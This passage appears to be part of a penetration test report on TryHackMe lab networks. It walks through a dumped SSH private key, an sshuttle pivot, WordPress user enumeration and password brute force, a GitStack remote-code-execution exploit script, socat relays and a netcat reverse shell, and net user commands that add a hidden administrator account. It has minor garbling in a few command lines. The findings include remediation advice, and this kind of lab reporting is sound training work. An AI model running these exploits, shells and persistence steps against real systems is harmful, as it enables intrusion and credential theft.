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
-----END OPENSSH PRIVATE KEY-----
sh-4.4#
```

We copy the key to our attack box and give it the required permission:

```
(kali㉿kali)-[~/THM/Wreath/webserver]
$ chmod 600 key
```

Finally, using the SSH key, we attempt a pivot while utilizing `sshuttle`:

```
(kali㉿kali)-[~/THM/Wreath/webserver] ~$ sshuttle -r root@10.200.81.200 --ssh-cmd "ssh -i key" 10.200.81.0/24 -x 10.200.81.200 &
[1] 1805701
~$ /home/.../THM/Wreath/webserver/CVE-2019-15107.py
```

## Finding EPT-011: Brute Force Attack – (XML-RPC) - Moderate

|                 |   |
|-----------------|---|
| Description     | This website was prone to the XML-RPC vulnerability, which allowed the testers to brute force their way into the WordPress Web Application. |
| Impact          | An attacker can leverage this exploit to try different brute force or dictionary attacks until a match is found.                            |
| Affected System | <a href="http://jack.thm">http://jack.thm</a>   |
| Remediation     | MS-001: Enforce a Strong Password<br>MS-002: Enforce MFA  |
| References      | <a href="#">Rapid7 Vulnerability Database</a>   |

We started by scanning the target machine using Nmap to identify open ports and services. The following command was used to perform the scan:

```
nmap -sC -sV -p- jack.thm
```

```
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-11 14:32 UTC
Failed to resolve "nmap".
Nmap scan report for jack.thm (10.10.65.110)
Host is up (0.0017s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3e7978089331d0837fe2bcb614bf5d9b (RSA)
|   256 3a679faf7e66fae3f8c754496338a293 (ECDSA)
|_  256 8cef55b023732c14094522ac84cb40d2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-title: Jack's Personal Site &#8211; Blog for Jacks writing adven ...
|_http-generator: WordPress 5.3.2
MAC Address: 02:7A:FA:E1:C1:13 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.03 seconds
```

Based on the results of the scan, we identified port 22 (SSH) and port 80 open.

Next, we ran WPScan on the target to assess the security of any WordPress installation. The following command was used:

```
sudo wpscan --url 10.10.65.110
```

We find that XML-RPC is enabled:

```
[+] XML-RPC seems to be enabled: http://10.10.169.119/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
```

We then ran WPScan again, but this time we specifically enumerated users to identify any valid usernames. The following command was used:

```
sudo wpscan --url http://10.10.65.110 --enumerate u
```

```
[+] jack
| Found By: Wp Json Api (Aggressive Detection)
| - http://10.10.65.110/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By:
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] danny
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] wendy
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun May 11 14:44:42 2025
[+] Requests Done: 29
[+] Cached Requests: 31
[+] Data Sent: 7.27 KB
[+] Data Received: 213.189 KB
[+] Memory used: 173.156 MB
[+] Elapsed time: 00:00:01
```

From the scan results, we discovered the following WordPress users:

- jack
- danny
- wendy

With the list of users identified, we proceeded to perform a brute-force attack on the WordPress login page to find the password for any of the users. First, we saved the usernames to a text file:

```
echo -e "jack\ndanny\nwendy" > jackUsers.txt
```


We then executed the following command to attempt a brute-force attack using a common wordlist:

```
sudo wpscan --url http://jack.thm/wp-login.php -P /usr/share/wordlists/fasttrack.txt -U jackUsers.txt
```

```
[+] Performing password attack on Xmlrpc against 4 user/s
[SUCCESS] - wendy / changelater
Trying danny / starwars Time: 00:03:34 ←

[!] Valid Combinations Found:
| Username: wendy, Password: changelater
```

The attack successfully revealed the password for the wendy account, which was “changelater”.



The screenshot shows the WordPress dashboard for the user 'wendy'. The top navigation bar includes links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main dashboard area displays the following sections:

- At a Glance:** Shows 1 Post and 1 Page.
- Activity:** Shows a recent publication on Jan 10th, 2020, at 10:12 am, stating "Jack is visiting Overlook Hotel in Colorado for some inspiration."
- Quick Draft:** A form for creating a new post, with fields for Title and Content, and a "Save Draft" button.
- WordPress Events and News:** A section for finding nearby events, with a City input field set to "Cincinnati" and buttons for "Submit" and "Cancel". It also includes links for Meetups, WordCamps, and News.

At the bottom of the dashboard, it says "Thank you for creating with WordPress." and "Version 5.3.2".

### Finding EPT-012: Parameter Tampering - Critical

|                 |   |
|-----------------|---|
| Description     | Parameter tampering was used to give the obtained account more power and privileges. This allowed the testers to SSH to the web server and begin escalating their privileges. |
| Impact          | An attacker can leverage this exploit to access confidential information on the website, or attempt connecting to the web server like the testers did.                        |
| Affected System | <a href="http://jack.thm">http://jack.thm</a>   |
| Remediation     | MS-007: User Input Sanitization and Validation  |
| References      | <a href="#">Web Parameter Tampering   OWASP Foundation</a>  |

The parameter tampering vulnerability involved adding a “ure\_other\_roles=administrator” parameter when updating wendy’s profile. This parameter allowed the testers to be upgraded.

### Finding EPT-013: Misconfigured Cron Job - High

|                 |  |
|-----------------|--|
| Description     | A Cron Job that allowed the testers write access was found. It was edited so that the Cron job is exploited, and the testers elevate their privileges to root. |
| Impact          | An attacker can leverage this exploit to gain root privileges.   |
| Affected System | <a href="http://jack.thm">http://jack.thm</a>  |
| Remediation     | MS-009: Implement Access Control on Cron Jobs  |
| References      | <a href="#">Web Parameter Tampering   OWASP Foundation</a>   |

## Internal Penetration Test

DEPI Raiders commenced testing activities after the pivot into the internal network through the web server. The testers in this engagement were given the subnet they will be working on, however, there was no additional information given to aid the engagement.

### Summary of Findings

|          |      |          |     |               |
|----------|------|----------|-----|---------------|
| 3        | 5    | 2        | 2   | 0             |
| Critical | High | Moderate | Low | Informational |

| Finding # | Severity | Finding Name                                    |
|-----------|----------|---|
| IPT-001   | Low      | Error Page Information Disclosure               |
| IPT-002   | Critical | Insufficient Patch Management - GitStack RCE    |
| IPT-003   | High     | GitStack Running as System                      |
| IPT-004   | High     | Undetected New Admin User                       |
| IPT-005   | Moderate | Disabled Anti-virus – Git Server                |
| IPT-006   | Moderate | Weak Password Policy                            |
| IPT-007   | Critical | Unrestricted File Upload                        |
| IPT-008   | Low      | Information Disclosure on Website               |
| IPT-009   | High     | Unquoted Service Path                           |
| IPT-010   | High     | Insufficient Account Management – Kerberoasting |
| IPT-011   | High     | Stored Credentials with Minimal Security        |
| IPT-012   | Critical | High Privileges for Backup User                 |

## Attack Narrative

### Walkthrough Summary

DEPI Raiders performed the following to fully compromise CodeByte Technoogies' domain.

1. The tester exploited the GitStack service on the Git Server due to insufficient patching using an RCE vulnerability.
2. A PowerShell payload was used to create a reverse shell back to the tester. *Socat* was used to create a tunnel between the attacker and the Git server.
3. To establish persistence, a new user was added to the Git Server, with administrator and RDP privileges.
4. The tester RDPs into the server and deploys Mimikatz to dump passwords.
5. The Administrator's hash, alongside a user (Thomas)'s hash was found. Thomas' hash was cracked successfully.
6. Using the Administrator's hash, the tester pops a shell and uploads PowerShell-Empire's port scanner into the server to scan the third device on the network (Wreath-PC).
7. To access the third device, chisel was used to tunnel through the Git server to get to the tester's machine.
8. The tester extracts the source code of the website on Wreath-PC, a file upload vulnerability is found and exploited.
9. After gaining a reverse shell, the tester finds an unquoted service path vulnerability, which allows him to escalate his privileges.
10. Through this machine, the tester pivots to a new internal network, where the Domain controller is located.
11. Upon enumerating users, the ASREPRoasting attack is used to get the first domain account's hash.
12. The hash is cracked successfully.
13. The SMB share is enumerated by the tester; a credential file is found that is base64 encoded.
14. The credentials are obtained after simple decoding, and this account is domain administrator.
15. The NTDS.dit of the Domain Controller is dumped, the network is now fully compromised

## Detailed Walkthrough

### Finding IPT-001: Error Page Information Disclosure - Low

|                 |  |
|-----------------|--|
| Description     | The web application has faulty error handling, which resulted in information disclosure of the directories hosted on the web application, and information about the services running.  |
| Impact          | The severity of this finding depends on the sensitivity of the directories and the service exposed. The attacker can leverage information about a running service to find an exploit specific to the service's version number, especially if the service is unpatched. |
| Affected System | 10.200.81.150 (Git Server)   |
| Remediation     | MS-010: Customize Error Pages<br>MS-011: Disable Detailed Error Messages<br>MS-012: Secure Server Configurations   |
| References      | <a href="#">Improper Error Handling   OWASP Foundation</a><br><a href="#">Custom Error Responses - Apache HTTP Server Version 2.4</a>  |

Firstly, we upload a binary version of nmap onto the web server using our established SSH session with the web server.

```
sh-4.4# curl 10.50.82.31/nmap-depi -o /tmp/nmap-depi && chmod +x /tmp/nmap-depi
<p>-depi -o /tmp/nmap-depi && chmod +x /tmp/nmap-depi
% Total    % Received % Xferd  Average Speed   Time     Time      Current
          Dload  Upload   Total Spent    Left  Speed
nmap-depi
100 5805k  100 5805k    0     0  1148k      0  0:00:05  0:00:05 --::-- 1266k
sh-4.4# cd /tmp/</pre>
```

Next, we run a scan to discover all running hosts in the production network of the company.

```
sh-4.4# ./nmap-depi -sn 10.200.81.1-255
./nmap-depi -sn 10.200.81.1-255 [https://nmap.org/]

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2025-05-08 05:20 BST
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-81-1.eu-west-1.compute.internal (10.200.81.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.000043s latency).
MAC Address: 02:8C:E0:55:7B:89 (Unknown)
Nmap scan report for ip-10-200-81-100.eu-west-1.compute.internal (10.200.81.100)
Host is up (0.00026s latency).
MAC Address: 02:A9:EF:DD:9D:A7 (Unknown)
Nmap scan report for ip-10-200-81-150.eu-west-1.compute.internal (10.200.81.150)
Host is up (-0.10s latency).
MAC Address: 02:6E:CE:73:A7:5F (Unknown)
Nmap scan report for ip-10-200-81-250.eu-west-1.compute.internal (10.200.81.250)
Host is up (0.000073s latency).
MAC Address: 02:E7:4E:C8:B0:A7 (Unknown)
Nmap scan report for ip-10-200-81-200.eu-west-1.compute.internal (10.200.81.200)
Host is up.
Nmap done: 255 IP addresses (5 hosts up) scanned in 3.74 seconds
sh-4.4#
```

Given our scope, we set our eyes on two main targets, 10.200.81.100 and 10.200.81.150. We repeat our nmap scan, to discover open ports on both hosts.

```
sh-4.4# ./nmap-depi 10.200.81.100 10.200.81.150 -p- -T4
./nmap-depi 10.200.81.100 10.200.81.150 -p- -T4


Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2025-05-08 05:35 BST
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.

Nmap scan report for ip-10-200-81-100.eu-west-1.compute.internal (10.200.81.100)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.20s latency).
All 65535 scanned ports on ip-10-200-81-100.eu-west-1.compute.internal (10.200.81.100) are filtered
MAC Address: 02:A9:EF:DD:9D:A7 (Unknown)

Nmap scan report for ip-10-200-81-150.eu-west-1.compute.internal (10.200.81.150)
Host is up (0.00088s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
MAC Address: 02:6E:CE:73:A7:5F (Unknown)

Nmap done: 2 IP addresses (2 hosts up) scanned in 450.34 seconds
```

It appears we currently do not have access to the 10.200.81.100 host; however, we can access the other one. Ports 80,3389, and 5985 are all open. Given our established pivot in EPT-010, we attempt to access the website:



Page not found (404)

Request Method: GET  
Request URL: http://10.200.81.150/

Using the URLConf defined in `app.urls`, Django tried these URL patterns in this order:

1. `^registration/login/$`
2. `^gistsack/$`
3. `^rest/$`

The current URL, `,` didn't match any of these.


You're seeing this error because you have `DEBUG = True` in your Django settings file. Change that to `False`, and Django will display a standard 404 page.

The finding IPT-001 lies here, as the website has faulty error handling, which shows us the various directories we can attempt to access and also gives us an idea about the underlying infrastructure (Django).

## Finding IPT-002: Insufficient Patch Management - GitStack RCE - Critical

|                 |   |
|-----------------|---|
| Description     | The service running on the web application, GitStack, was version 2.3.10, which is an old and deprecated version. An RCE exploit exists for this version, causing the compromise of the Git Server.                                   |
| Impact          | The severity of this finding is critical since the attacker can discover the vulnerability with basic tools. The exploit is readily available online and with a simple google search the attacker can gain full remote code execution |
| Affected System | 10.200.81.150 (Git Server)  |
| Remediation     | MS-004: Apply Efficient Patch Management<br>MS-013: Restrict GitStack Server Access   |
| References      | <a href="#">GitStack 2.3.10 - Remote Code Execution - PHP webapps Exploit</a>   |

Upon accessing the URL: <http://10.200.81.150/gitstack>, we find a login page. Given that the GitStack service is running, we start to deduce that the target is probably a Git Server used to administer commits and pull requests in the production network.



We attempt to login with default credentials, but to no use. However, with a quick search of the service, we find a python RCE exploit:

```
(kali㉿kali)-[~]
$ searchsploit gitstack
Exploit Title
GitStack - Remote Code Execution
GitStack - Unsanitized Argument Remote Code Execution (Metasploit)
GitStack 2.3.10 - Remote Code Execution
Path
| php/webapps/44044.md
| windows/remote/44356.rb
| php/webapps/43777.py

Shellcodes: No Results
```

Upon downloading the exploit, we edited the python script to add the target IP:

```

1#!/usr/bin/python2
2# Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
3# Date: 18.01.2018
4# Software Link: https://gitstack.com/
5# Exploit Author: Kacper Szurek
6# Contact: https://twitter.com/KacperSzurek
7# Website: https://security.szurek.pl/
8# Category: remote
9#
10#.1. Description
11#
12#${_SERVER['PHP_AUTH_PW']} is directly passed to exec function.
13#
14#https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
15#
16#.2. Proof of Concept
17#
18import requests
19from requests.auth import HTTPBasicAuth
20import os
21import sys
22
23ip = '10.200.81.150'
24
25# What command you want to execute
26command = "whoami"
27
28repository = 'rce'
29username = 'rce'
30password = 'rce'
31csrf_token = 'token'
32
33user_list = []
34
35print "[+] Get user list"
36try:
37    r = requests.get("http://{}:rest/user/".format(ip))
38    user_list = r.json()
39    user_list.remove('everyone')
40except:
41    pass
42
43if len(user_list) > 0:
44    username = user_list[0]
45    print "[+] Found user {}".format(username)

```

The exploit is run, and it works, as we manage to execute commands on the target, leading us to Finding IPT-002.

```

└─[kali㉿kali]:~] └─[7/7777.py]
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
[+] Get user list
[+] Found user list
[+] Repository ready enabled
[+] Set repository list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
You GitStack credentials were not entered correctly. Please ask your GitStack administrator to give you a username/password and give you access to this repository. <br />Note : You have to enter the credentials of a user which has at least read access to your repository. Your GitStack administration panel username/password will not work.
[+] Execute command
[+] authority=system

```

### Finding IPT-003: GitStack Service Running as System - High

|                 |   |
|-----------------|---|
| Description     | The service running on the web application, GitStack, was running with full privileges as a SYSTEM user. Successful exploitation of the service will give the attacker SYSTEM privileges.               |
| Impact          | Given that the attacker successfully exploits the service, he is not required to escalate his privileges, since the service is running with full privileges. For this reason, this finding is critical. |
| Affected System | 10.200.81.150 (Git Server)  |
| Remediation     | MS-014: Principle of Least Privilege  |
| References      | <a href="#">Least Privilege Violation   OWASP Foundation</a>  |



Referring to our previous finding, IPT-002, upon exploiting the vulnerability, we find that the service is running with full privileges as SYSTEM. This makes IPT-003 an important vulnerability, as attackers now do not require to escalate their privileges, given they successfully exploit the service.

## Finding IPT-004: Undetected New Admin User - High

|                 |   |
|-----------------|---|
| Description     | To establish persistence, the testers attempted to create a new user with administrator privileges and RDP privileges. The new user was not detected by the company.  |
| Impact          | The new user allows attackers to maintain persistent access to the system. Such users can be used to modify system settings, install or remove software, modify or delete user accounts, access confidential information. |
| Affected System | 10.200.81.150 (Git Server)  |
| Remediation     | MS-015: Implement Monitoring and Alerting<br>MS-016: Limit Number of User Accounts with Admin privileges  |
| References      | <a href="#">Audit User Account Management - Windows 10   Microsoft Learn</a>  |

We attempt to create a reverse shell back to our attack machine. To do so, we created a tunnel using socat which was uploaded on the webserver and run as follows:

```
./socat tcp-1:15500 tcp:10.50.82.31:15500
```

We then setup a listener on our attack box, and make use of the web shell we obtained in IPT-002. We utilize PowerShell code that generates a reverse shell, but URL encode it before passing it in the web shell as a command. The final command looks like this:

We go back to our listener, where we find a successful connection, and a shell:

```
(kali㉿kali)-[~]
$ nc -nvlp 15500
listening on [any] 15500 ...
connect to [10.50.82.31] from (UNKNOWN) [10.200.81.200] 40944
whoami
nt authority\system
PS C:\GitStack\gitphp>
  + exit 99  sudo sshuttle -r root@10.200.81.200 -e "ssh -i key" 10.200.81.0/24 -v
```

Finding IPT-004 is found when we attempt to create a new user with administrator privileges and RDP privileges, to establish persistence. We note that the user was not detected by any preventative measures set by the company.

```
PS C:\GitStack\gitphp> net user aw4ke aw4ke3251 /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup Administrators aw4ke /add
The command completed successfully.

